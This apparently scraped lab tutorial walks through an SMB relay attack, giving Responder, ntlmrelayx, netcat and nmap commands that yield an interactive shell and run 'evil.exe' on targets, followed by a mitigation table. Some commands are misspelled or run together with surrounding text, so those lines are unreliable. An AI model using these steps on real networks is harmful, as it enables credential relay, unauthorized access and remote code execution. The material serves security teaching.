|
VOOZH | about |
|
VOOZH | about |
SMB Relay is a powerful network attack that abuses weaknesses in NTLM authentication within the SMB protocol. Instead of cracking password hashes, an attacker relays authentication requests in real time to another system, gaining unauthorized access without knowing the actual password.

As previously we have tried hash dumping and breakthrough with responder. Now we will dump the hashes of all the possible local users of the victim's systems.
Command:
nmap --scripts=smb2-security-mode.nse -p445 10.0.2.0/24Output:
Here you can notice Windows Server is on [10.0.2.15] where smb2 is signing is required whereas on Windows 10 PC the smb is not requiring smb signing. We can take leverage of this vulnerability.

Edit config:
sudo gedit /usr/share/responder/Responder.confset:
# SMB = Off
# HTTP = Off
Output:
Create a file: nano targets.txt
Add: 10.0.2.10
Step 4: Start Responder

Start Responder to listen for NTLM authentication attempts. Run the below command:
sudo responder -I eth0 -wdvOutput:


Set up the relay with ntlmrelayx. Run the below command:
ntmlrelayx.py -tf targets.txt -smb2supportOutput:

Another option for the SMB relay attack is to gain an interactive shell, for which you have to enter this command:
ntlmrelayx.py -tf targets.txt -smb2support -iOutput:

To get a shell, In another terminal, we will open a Netcat listener for shell access.
nc 127.0.0.1 11000help to list all the available options for the interactive shell, such as: shares, mkdir, login hash, use ADMINS, etc. ntlmrelayx.py -tf targets.txt -smb2support -e evil.exeThese mitigation strategies significantly reduce the risk of SMB relay attacks, but organizations must balance security with usability and carefully test changes before wide deployment.
| Mitigation Strategy | Pro | Con |
|---|---|---|
| Enable SMB Signing on all devices | Completely stops the attack | Can cause performance issues with file copies |
| Disable NTLM authentication on network | Completely stops the attack | If Kerberos stops working, Windows defaults back to NTLM |
| Account Tiering | Limits domain admins to specific tasks (e.g., only log onto servers with DA) | Enforcing the policy may be difficult |
| Local Admin Restriction | Can prevent a lot of lateral movement | Potential increase in the amount of service desk tickets |
| SMB Relay | SMB Replay |
|---|---|
| Real-time man-in-the-middle attack | Replay attack using stored data |
| Occurs during live authentication | Occurs after capturing authentication data |
| Forwards live NTLM authentication | Reuses previously captured hashes/packets |
| Requires active victim interaction | Does not require an active session |
| Works if SMB signing is disabled | Mostly ineffective due to challenge-response mechanisms |